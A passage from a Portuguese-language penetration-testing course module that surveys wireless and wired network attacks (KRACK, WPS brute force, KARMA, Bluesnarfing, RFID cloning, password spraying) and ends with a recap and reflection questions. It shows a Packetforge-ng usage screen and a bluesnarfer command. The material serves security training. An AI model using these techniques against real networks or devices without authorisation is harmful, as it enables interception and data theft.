- A exploração bem-sucedida pode permitir que atacantes sem autenticação reinstalem uma chave de criptografia ou integridade previamente usada (seja através do cliente ou do ponto de acesso, dependendo da vulnerabilidade específica).
- Quando uma chave usada anteriormente tiver sido reinstalada com êxito (explorando as vulnerabilidades divulgadas), um atacante pode continuar a capturar o tráfego usando a chave reinstalada e tentar descriptografar tal tráfego.
- Além disso, o atacante pode tentar forjar ou reproduzir o tráfego visto anteriormente.
- Um atacante pode realizar essas atividades manipulando retransmissões de mensagens de aperto de mão.
- A maioria dos fornecedores sem fio forneceu patches que abordam as vulnerabilidades KRACK, e o WPA3 também aborda essas vulnerabilidades.

Ataques do Vetor de inicialização (IV) e protocolos sem fio não seguros (Cont.)

- Nenhuma tecnologia ou protocolo é perfeito.
- Diversas vulnerabilidades no WPA3 foram descobertas nos últimos anos.
- O protocolo WPA3 introduziu um novo handshake chamado "dragonfly handshake" que usa o Protocolo de Autenticação Extensível (EAP) para autenticação.
- Várias vulnerabilidades podem permitir que um atacante execute diferentes ataques de canal lateral, ataques de rebaixamento e condições de DoS.
- FragAttacks (que significa fragmentação e ataques de agregação) é outro tipo de vulnerabilidade que pode permitir que um atacante exploite o WPA3.

Ataques do vetor de inicialização (IV) e protocolos sem fio sem segurança (Cont.)

- Wi-Fi O WPS é um protocolo que simplifica a implementação de redes sem fio.
- Ela é implementada para que os usuários possam simplesmente gerar um WPA PSK com pouca interação com um dispositivo sem fio.
- Geralmente, um PIN impresso na parte externa do dispositivo sem fio ou na caixa que acompanha o dispositivo é usado para provisionar o dispositivo sem fio.
- A maioria das implementações não se importa se você tenta incorretamente milhões de combinações de PIN em sequência, o que significa que esses dispositivos são suscetíveis a ataques com força bruta.
- Uma ferramenta chamada Reaver torna os ataques WPS muito simples e fáceis de executar.

Ataques de carma

- KARMA (*carma ataca máquinas de rádio automaticamente*) é um ataque intermediário que envolve criar um ponto de acesso desonesto e permitir que um atacante intercepte o tráfego sem fio.
- Uma máquina de rádio pode ser um dispositivo móvel, um laptop ou qualquer dispositivo com capacidade Wi-Fi.
- Em um cenário de ataque KARMA, o atacante ouve as solicitações de sonda de dispositivos sem fio e os intercepta para gerar o mesmo SSID para o qual o dispositivo está enviando solicitações.
- Isso pode ser usado para atacar o PNL.

Ataques de fragmentação

- Ataques de fragmentação sem fio podem ser usados para adquirir 1500 bytes de elementos de algoritmo de geração pseudoaleatória (PRGA).
- Ataques de fragmentação sem fio podem ser iniciados contra dispositivos configurados por WEP.
- Esses ataques não recuperam a chave WEP em si, mas podem usar o PRGA para gerar pacotes com ferramentas como o Packetforge-ng (que faz parte do conjunto de ferramentas Aircrack-ng) para realizar ataques de injeção sem fio.
- O exemplo ao lado mostra as opções da ferramenta Packetforge-ng.

```
root@kali:~# packetforge-ng
Packetforge-ng 1.7 - (C) 2006-2022 Thomas d'Ottreppe
Original work: Martin Beck
https://www.aircrack-ng.org

Usage: packetforge-ng <mode> <options>

Forge options:

-p <fcctl>      : set frame control word (hex)
-a <bssid>      : set Access Point MAC address
-c <dmac>       : set Destination MAC address
-h <smac>       : set Source MAC address
-j             : set FromDS bit
-o             : clear ToDS bit
-e             : disables WEP encryption
-k <ip[:port]>   : set Destination IP [Port]
-l <ip[:port]>   : set Source IP [Port]
-t ttl         : set Time To Live
-w <file>       : write packet to this pcap file
-s <size>       : specify size of null packet
-n <packets>    : set number of packets to generate

Source options:

-r <file>       : read packet from this raw file
-y <file>       : read PRGA from this file

Modes:

--arp          : forge an ARP packet (-0)
--udp          : forge an UDP packet (-1)
--icmp        : forge an ICMP packet (-2)
--null        : build a null packet (-3)
--custom       : build a custom packet (-9)
--help        : Displays this usage screen

Please specify a mode.
root@kali:~#
```

Coleta de credenciais

- A coleta de credenciais é um ataque que envolve obter ou comprometer credenciais de usuário.
- Esses ataques podem ser iniciados usando ataques de engenharia social comuns, como ataques de phishing, e podem ser realizados representando um AP sem fio ou um portal cativo para convencer um usuário a inserir suas credenciais.
- Ferramentas como a Ettercap podem falsificar respostas DNS e desviar um usuário visitando um determinado site para o sistema local de um agressor.
- Por exemplo, um atacante pode falsificar um site como o Twitter, e quando o usuário visita o site (que parece o site oficial do Twitter), o usuário é solicitado a fazer o login, e o atacante captura as credenciais do usuário.
- Outra ferramenta que permite esse tipo de ataque é o Social-Engineer Toolkit (SET).

Bluejacking e Bluesnarfing

- *Ataques de **Bluejacking*** podem ser realizados usando Bluetooth com dispositivos vulneráveis no alcance.
 - Um agressor envia mensagens não solicitadas a uma vítima por Bluetooth, incluindo um cartão de contato (vCard) que normalmente contém uma mensagem no campo de nome.
 - Isso é feito usando o protocolo OBEX (Object Exchange).
 - Um vCard pode conter nome, endereço, números de telefone, endereços de e-mail e URLs relacionados.
 - Esse tipo de ataque tem sido executado principalmente como uma forma de spam por conexões Bluetooth.

Bluejacking e Bluesnarfing (Cont.)

- Os ataques de **Bluesnarfing** são realizados para obter acesso não autorizado a informações de um dispositivo ativado por Bluetooth.
 - Um agressor pode lançar ataques para acessar calendários, listas de contatos, e-mails e mensagens de texto, fotos ou vídeos da vítima.
 - É considerado mais arriscado do que o Bluejacking porque os ataques de Bluejacking só transmitem dados para o dispositivo da vítima e os ataques de Bluesnarfing roubam informações do dispositivo da vítima.
 - Ele também pode ser usado para obter o número IMEI (International Mobile Equipment Identity, identidade de equipamento móvel internacional) para um dispositivo.
 - Os agressores podem então desviar chamadas recebidas e mensagens para outro dispositivo sem o conhecimento do usuário.
 - O exemplo abaixo mostra como obter o nome (**omar_phone**) de um dispositivo ativado por Bluetooth com endereço **DE:AD:BE:EF:12:23** usando a ferramenta Bluesnarfer.

```
root@kali:~# bluesnarfer -b DE:AD:BE:EF:12:23 -i  
nome do dispositivo: omar_phone
```


Ataques de Bluetooth de Baixa Energia (BLE)

- Vários dispositivos IoT usam Bluetooth Low Energy (BLE) para comunicação.
- As comunicações BLE podem ser suscetíveis a ataques no caminho, e um atacante pode modificar as mensagens BLE entre sistemas que pensam que estão se comunicando com sistemas legítimos.
- Os ataques DOS também podem ser problemáticos para nas implementações do BLE.
- Vários esforços de pesquisa demonstraram diferentes ataques BLE.
- Por exemplo, pesquisadores da Ohio State University descobriram diferentes ataques de impressão digital que podem permitir que um agressor revele falhas de design e desconfigurações de dispositivos BLE.

Ataques de Radiofrequência (RFID)

- A identificação de radiofrequência (RFID) é uma tecnologia que usa campos eletromagnéticos para identificar e rastrear marcas que contêm informações armazenadas eletronicamente.
- Existem etiquetas RFID ativas e passivas.
 - Etiquetas passivas usam energia de leitores RFID (através de ondas de rádio) e etiquetas ativas têm fontes de energia locais e podem operar de distâncias mais longas.
- Muitas organizações usam etiquetas RFID para rastrear o estoque ou em crachás usados para entrar em prédios ou salas.
- As etiquetas RFID podem até ser implantadas em animais ou pessoas para ler informações específicas que podem ser armazenadas nas etiquetas.
- Etiquetas RFID de baixa frequência (LF) e dispositivos operam em frequências entre 120kHz e 140kHz, e trocam informações a distâncias com menos de 0,91 metros.
- As etiquetas e dispositivos RFID de alta frequência (HF) operam na frequência de 13,56 MHz e trocam informações a distâncias entre 3 e 10 pés (0,91 a 3,05 metros).

Ataques de Radiofrequência (RFID) (Cont.)

- Etiquetas e dispositivos RFID de frequência ultra-alta (UHF) operam em frequências entre 860MHz e 960MHz (regionais) e trocam informações a distâncias de até 9,14 metros.
- Alguns ataques são comumente iniciados contra dispositivos RFID:
 - Os atacantes podem roubar silenciosamente informações RFID (como um crachá ou uma etiqueta) com um leitor de RFID, como o Proxmark3, apenas andando perto de um indivíduo ou uma etiqueta.
 - Os atacantes podem criar e clonar uma etiqueta RFID (em um processo chamado **clonagem** RFID). Depois, podem usar as etiquetas RFID clonadas para entrar em um prédio ou sala específica.
 - Os atacantes podem implantar skimmers atrás de leitores de cartões RFID em um prédio ou uma sala.
 - Os atacantes podem usar antenas amplificadas para realizar ataques de amplificação NFC. Os atacantes também podem usar antenas amplificadas para exfiltrar pequenas quantidades de dados, como senhas e chaves de criptografia, em distâncias relativamente longas.

Pulverização de senha

- **A pulverização de** senha é um tipo de ataque de credencial no qual um atacante força logins (isto é, tentativas de autenticar inúmeras vezes) com base em uma lista de nomes de usuário com senhas padrão de sistemas ou aplicativos padrão.
- Por exemplo, um atacante pode tentar fazer login com a palavra senha1 usando vários nomes de usuário em uma lista de palavras.
- Um ataque semelhante é um material de credencial.
 - Neste tipo de ataque, o agressor executa uma injeção automática de nomes de usuário e senhas que foram expostas em violações anteriores.

Encadeamento de Exploits

- Ataques mais sofisticados aproveitam múltiplas vulnerabilidades para comprometer sistemas.
- Um agressor pode "encadear" (isto é, usar vários) exploit contra vulnerabilidades conhecidas ou de dias zero para comprometer sistemas, roubar, modificar ou corromper dados.

5.3 Resumo da exploração de redes com fio e sem fio

O que eu aprendi neste módulo?

- NetBIOS e LLMNR são protocolos usados principalmente pelo Microsoft Windows para identificação do host.
- O LLMNR se baseia no formato do protocolo DNS.
- O NetBIOS fornece três serviços: Serviço de Nome (NetBIOS-NS), Serviço de Datagram (NetBIOS-DGM) e Serviço de Sessão (NetBIOS-SSN).
- Essas operações usam portas TCP e UDP específicas para comunicação.
- Os grupos de trabalho do Windows são redes ponto a ponto em LAN, enquanto as implementações baseadas em domínio são redes cliente-servidor que suportam vários hosts em várias sub-redes.
- Historicamente, houve muitas vulnerabilidades no NetBIOS, SMB e LLMNR.
- Uma vulnerabilidade LLMNR comum envolve um atacante falsificando uma fonte autorizada para resolução de nome, envenenando o serviço LLMNR e obtendo o nome de usuário da vítima e o hash NTLMv2.
- Ferramentas como NBNSpoof, Metasploit e Responder podem ser usadas para realizar esses ataques.
- Pupy, uma ferramenta de administração remota multiplataforma de código aberto baseada em Python, também é popular entre testadores de penetração e atacantes.
- Uma das explorações mais usadas da SMB nos últimos tempos tem sido a exploração EternalBlue que tem sido usada em ransomware como WannaCry e Nyeta.
- Metasploit é uma ferramenta que portou o exploit EternalBlue.
- Depois de executada, o Metasploit inicia uma sessão de Meterpreter para mais controle e comprometimento do sistema.
- A enumeração é um aspecto essencial dos testes de penetração, e ferramentas como Nmap e Enum4linux podem reunir informações sobre sistemas de PME vulneráveis, que podem então ser explorados usando Metasploit.

O que eu aprendi neste módulo?(Cont.)

- O envenenamento de cache DNS é um ataque no qual atores de ameaça manipulam o cache de resolver DNS injetando dados corrompidos.
- Isso força o servidor DNS a enviar o endereço IP errado para a vítima, redirecionando-os para o sistema do agressor.
- Ataques de intoxicação por cache de DNS também podem usar táticas de engenharia social para levar as vítimas a baixar ou inserir dados confidenciais em formulários e aplicativos falsificados.
- O SNMP é um protocolo usado para gerenciar dispositivos de rede, com cada dispositivo contendo um agente SNMP que se conecta a um servidor SNMP.
- Os administradores podem usar o SNMP para obter informações, alterar configurações e executar outras tarefas.
- Há várias versões, com o SNMPv2c e o SNMPv3 sendo os mais populares.
- O SNMPv2c usa cadeias de caracteres de comunidade como senhas, enquanto o SNMPv3 é mais seguro com nomes de usuário e senhas.
- Ambas as versões são suscetíveis a ataques se credenciais fracas ou padrão forem usadas.
- O scanner NMAP, juntamente com seus scripts NSE, pode ser usado para reunir informações de dispositivos ativados por SNMP e forçar credenciais fracas.
- Servidores SMTP inseguros podem ser explorados para enviar spam e realizar phishing e outros ataques baseados em e-mail.
- A retransmissão aberta de SMTP é uma configuração do servidor de e-mail que pode ser abusada para tais fins.

O que eu aprendi neste módulo?(Cont.)

- O NMap fornece um script NSE para testar as configurações de retransmissão aberta.
- Comandos SMTP úteis, como HELO, EHLO e VRFY, podem ser usados para avaliar a segurança de um servidor de e-mail.
- Os servidores FTP são frequentemente explorados pelos agressores para roubar informações, uma vez que o protocolo FTP legado não tem criptografia e validação de integridade.
- Para melhorar a segurança, é recomendado usar FTPS ou SFTP porque eles usam criptografia, mas algumas implementações têm cifrarias de criptografia fracas, como Blowfish e DES.
- É aconselhado a usar algoritmos mais fortes, como o AES.
- Os servidores SFTP e FTPS também usam algoritmos de hashing para verificar a integridade da transmissão de arquivo.
- As práticas recomendadas incluem desabilitar protocolos fracos como MD5 ou SHA-1 e usar algoritmos mais fortes na família SHA-2.
- Os servidores FTP podem ativar autenticação de usuário anônimo, que pode ser explorada por atacantes.
- Para mitigar isso, desative o login anônimo no arquivo de configuração do servidor.
- As práticas recomendadas adicionais incluem usar senhas fortes e autenticação multifator, implementar segurança de arquivo e pasta, criptografar arquivos armazenados no servidor, bloquear contas de administração, manter o software do servidor atualizado, usar cifras de criptografia validada FIPS 140-2, armazenar bancos de dados back-end em servidores separados e exigir autenticação nova para sessões inativas.

O que aprendi neste módulo?(Cont.)

- Os ataques pass-the-hash exploit o armazenamento de hashes de senha no arquivo SAM do Windows.
- Os agressores usam hashes de senha coletados de sistemas comprometidos para fazer login em outros sistemas sem saber a senha real.
- Isso ignora o processo usual de entrada e conversão de senhas.
- Kerberos é um protocolo de autenticação usado pelo Windows e por muitos aplicativos e sistemas operacionais.
- O Active Directory usa o LDAP como um protocolo de acesso, que suporta autenticação Kerberos.
- Os ataques comuns incluem o Golden Ticket Kerberos e os ataques de Silver Ticket, onde os atacantes manipulam bilhetes Kerberos com base em hashes disponíveis.
- Delegação Kerberos não restrita é outra fraqueza, que permite que os aplicativos reutilizem credenciais de usuário final para acessar recursos hospedados em servidores diferentes.
- Kerberoasting é um ataque que extrai credenciais de conta de serviço do Active Directory para cracking offline.
- Explora implementações fracas de criptografia e práticas inadequadas de senha.
- Os ataques no caminho envolvem um atacante interceptando a comunicação entre dois dispositivos ou indivíduos para roubar ou manipular dados.
- Isto pode acontecer em L2 ou L3.
- Falsificação de ARP, MAC spoofing e manipulação de STP são exemplos de ataques no caminho.

O que eu aprendi neste módulo?(Cont.)

- Para uma infraestrutura segura, siga as práticas recomendadas de segurança L2, como selecionar uma VLAN não usada, configurar portas de comutador como portas de acesso, limitar o número de endereços MAC aprendidos em uma porta, controlar a Spanning Tree, desativar o CDP em portas não confiáveis, fechar todas as portas em um novo comutador, usar o Root Guard, implementar 802.1X quando possível e implementar ACLs.
- Em ataques de rebaixamento, os atacantes forçam um sistema a usar um protocolo de criptografia mais fraco ou algoritmo de hashing suscetível a vulnerabilidades.
- A vulnerabilidade de POODLE no OpenSSL é um exemplo de ataque de rebaixamento.
- Para evitar tais ataques, remover a compatibilidade retroativa muitas vezes é a única solução.
- Um ataque comum de manipulação de rota é o sequestro de BGP.
- Neste ataque, um ator de ameaça configura ou compromete um roteador de borda a anunciar prefixos não autorizados.
- Isso pode redirecionar o tráfego da vítima para o agressor se a rota maliciosa for mais específica ou mais curta que a legítima.
- Os agressores às vezes usam prefixos não utilizados para evitar a atenção do usuário ou organização legítima.
- Os ataques DoS e DDoS buscam sobrecarregar um alvo com uma quantidade excessiva de tráfego ou explorar vulnerabilidades para derrubar sistemas.
- Há três categorias de ataques DoS: diretos, refletidos e amplificados.

O que eu aprendi neste módulo?(Cont.)

- O NAC interroga os terminais antes de ingressar em uma rede com fio ou sem fio, aplicando políticas como verificar software de segurança, versões do sistema operacional e aplicação de patches.
- Os atacantes podem ignorar o NAC falsificando endereços MAC autorizados, permitindo que eles se conectem à rede.
- VLAN hopping é um método de obter acesso ao tráfego em outras VLANs que normalmente seriam inacessíveis.
- Existem dois métodos principais de VLAN hopping: spoofing de switch e marcação dupla.
- O spoofing de switch envolve imitar um comutador de tronco enviando a respectiva tag VLAN e protocolos de trunking.
- A marcação dupla adiciona duas tags VLAN a um quadro, com a maioria dos comutadores removendo somente a marca externa, permitindo que o agressor acesse a VLAN da vítima.
- Os ataques de esgotamento do DHCP envolvem difundir inúmeras mensagens de solicitação DHCP falsas com endereços MAC falsos, esgotando os endereços IP disponíveis no escopo do servidor DHCP.
- Sem endereços IP disponíveis, o agressor pode configurar um servidor DHCP desonesto e responder a novos pedidos de DHCP, interceptando o tráfego dos hosts da rede.
- **Rogue Access Points, Evil Twin e ataques de Desassociação** envolvem um agressor instalando um AP desonesto ou representando um legítimo para obter acesso não autorizado à rede.
- Para se defender de tais ataques, use filtragem de pacotes, protocolos criptográficos e recursos de detecção de falsificação.

O que eu aprendi neste módulo?(Cont.)

- **Os ataques PNL** envolvem atacantes ouvindo as solicitações do cliente e fingindo ser as redes sem fio para interceptar a comunicação.
- **A interferência e o bloqueio de sinais sem fio** envolvem os atacantes causando interrupções ou negação de serviço (DoS) em redes sem fio.
- **War driving e war flying** envolvem atacantes procurando redes sem fio enquanto dirigem ou voam para explorá-las.
- **Os ataques IV** envolvem explorar vulnerabilidades em protocolos mais antigos como o WEP.
- Os ataques contra o WEP são possíveis devido a métodos fracos de criptografia, enquanto os ataques contra a WPA e o WPA2 envolvem capturar o handshake de quatro vias e forçar o PSK por força bruta.
- O WPA3 aborda muitas dessas vulnerabilidades, mas não é completamente imune a ataques como ataques de canal lateral, ataques de rebaixamento e condições de DoS.
- Os ataques de PIN do WPS envolvem forçar o PIN por força bruta usado para provisionar o dispositivo sem fio.
- Ferramentas como o Reaver podem ser usadas para executar ataques WPS.
- **KARMA** é um ataque de intermediário onde um AP desonesto intercepta tráfego sem fio de máquinas de rádio como dispositivos móveis e laptops.

O que eu aprendi neste módulo?(Cont.)

- **Os ataques** de fragmentação têm como alvo dispositivos configurados com WEP para adquirir 1500 bytes de elementos PRGA, permitindo que os atacantes gerem pacotes para ataques de injeção sem fio.
- **A colheita de credenciais** envolve obter ou comprometer credenciais de usuário através de métodos como ataques de phishing ou fingir ser AP sem fio ou portal cativo.
- **Bluejacking** envia mensagens não solicitadas para as vítimas via Bluetooth, enquanto o **Bluesnarfing** acessa informações não autorizadas de um dispositivo com Bluetooth habilitado.
- **BLE** são normalmente direcionados para dispositivos IoT que usam BLE para comunicação.
- Esses dispositivos são suscetíveis a ataques no caminho, com os atacantes modificando mensagens BLE ou iniciando ataques de DoS.
- **A tecnologia RFID** é usada para identificar e rastrear marcas que mantêm informações armazenadas eletronicamente.
- Os ataques comuns incluem roubar silenciosamente informações RFID, clonar marcas RFID, implantar skimmers e realizar ataques de amplificação NFC.
- **O ataque de pulverização de senhas** é um tipo de ataque de credencial onde um atacante realiza ataques de força bruta usando uma lista de nomes de usuário com senhas padrão.
- **A exploração em cadeia** é ataques sofisticados que aproveitam várias vulnerabilidades, onde um atacante encadeia explorações contra vulnerabilidades conhecidas ou de dia zero para comprometer sistemas e roubar, modificar ou corromper dados.

Perguntas de Reflexão

- Há muitos ataques em LANs com e sem fio.
- Um pentester precisa estar familiarizado com os ataques e ferramentas associadas, mas não é prático realizar todos os ataques como parte de um pentest.
- Como você decide qual deve tentar?
- Há muitas ferramentas disponíveis para explorar redes sem fio e com fio.
- Os pentesters usam todos eles? Qual você acha que eles usam e por que?